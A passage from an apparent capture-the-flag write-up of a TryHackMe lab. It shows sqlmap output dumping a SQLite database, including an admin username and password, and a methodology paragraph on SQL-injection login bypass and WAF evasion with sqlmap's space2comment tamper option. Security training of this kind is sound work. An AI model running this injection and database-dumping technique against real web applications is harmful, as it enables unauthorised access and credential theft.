| 9:07:58 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 |
| 9:07:58 WARNING: this configuration may cache password |
+-----+
2022-06-17 09:07:58 Initialization Sequence Completed
[10:02:03] [INFO] table 'hidden_table' dumped to CSV file '/home/1211102687/.local/share/sqlmap/output/10.10.253.242/dump/SQLite_masterdb/hidden_table.csv'

```

Question 8

Admin password was shown.

```

121102687@kali: ~
File Actions Edit View Help
File Actions Edit View
| Daniel | 12 | lego star wars
| Matthew | 15 | bike
| Anthony | 3 | table tennis
| Donald | 4 | fazer chocolate
| Mark | Drop | 17 | in wii it is off
| Paul | 9 | github ownership
| James | 8 | finnish-english dictionary
| Steven | 11 | laptop
| Andrew | 16 | rasberry pie
| Kenneth | 19 | TryHackMe Sub
| Joshua | 12 | chair
+-----+-----+
[10:02:04] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file 'sqlmap/output/10.10.253.242/dump/SQLite_masterdb/sequels.csv'
[10:02:04] [INFO] fetching columns for table 'users'
[10:02:04] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

```

Thought Process/Methodology:

After pasting the machine's IP with port 8000 into the browser's search bar, we were shown Santa's Official Forum. We guessed the path of Santa's secret login panel by deriving out of 2 words from the question. We were shown Santa's secret login panel and successfully bypassed the login using SQLi attack. We turned burp and proxy on and tried searching for the database. A captured request was shown on the burp suite. We saved the request as a file. We used the sqlmap command on the terminal to bypass the WAF by using `--tamper=space2comment`, which was provided and dumped the entire database. The amount of entries in the gift database, details of entries, admin's password, and a flag can then be seen.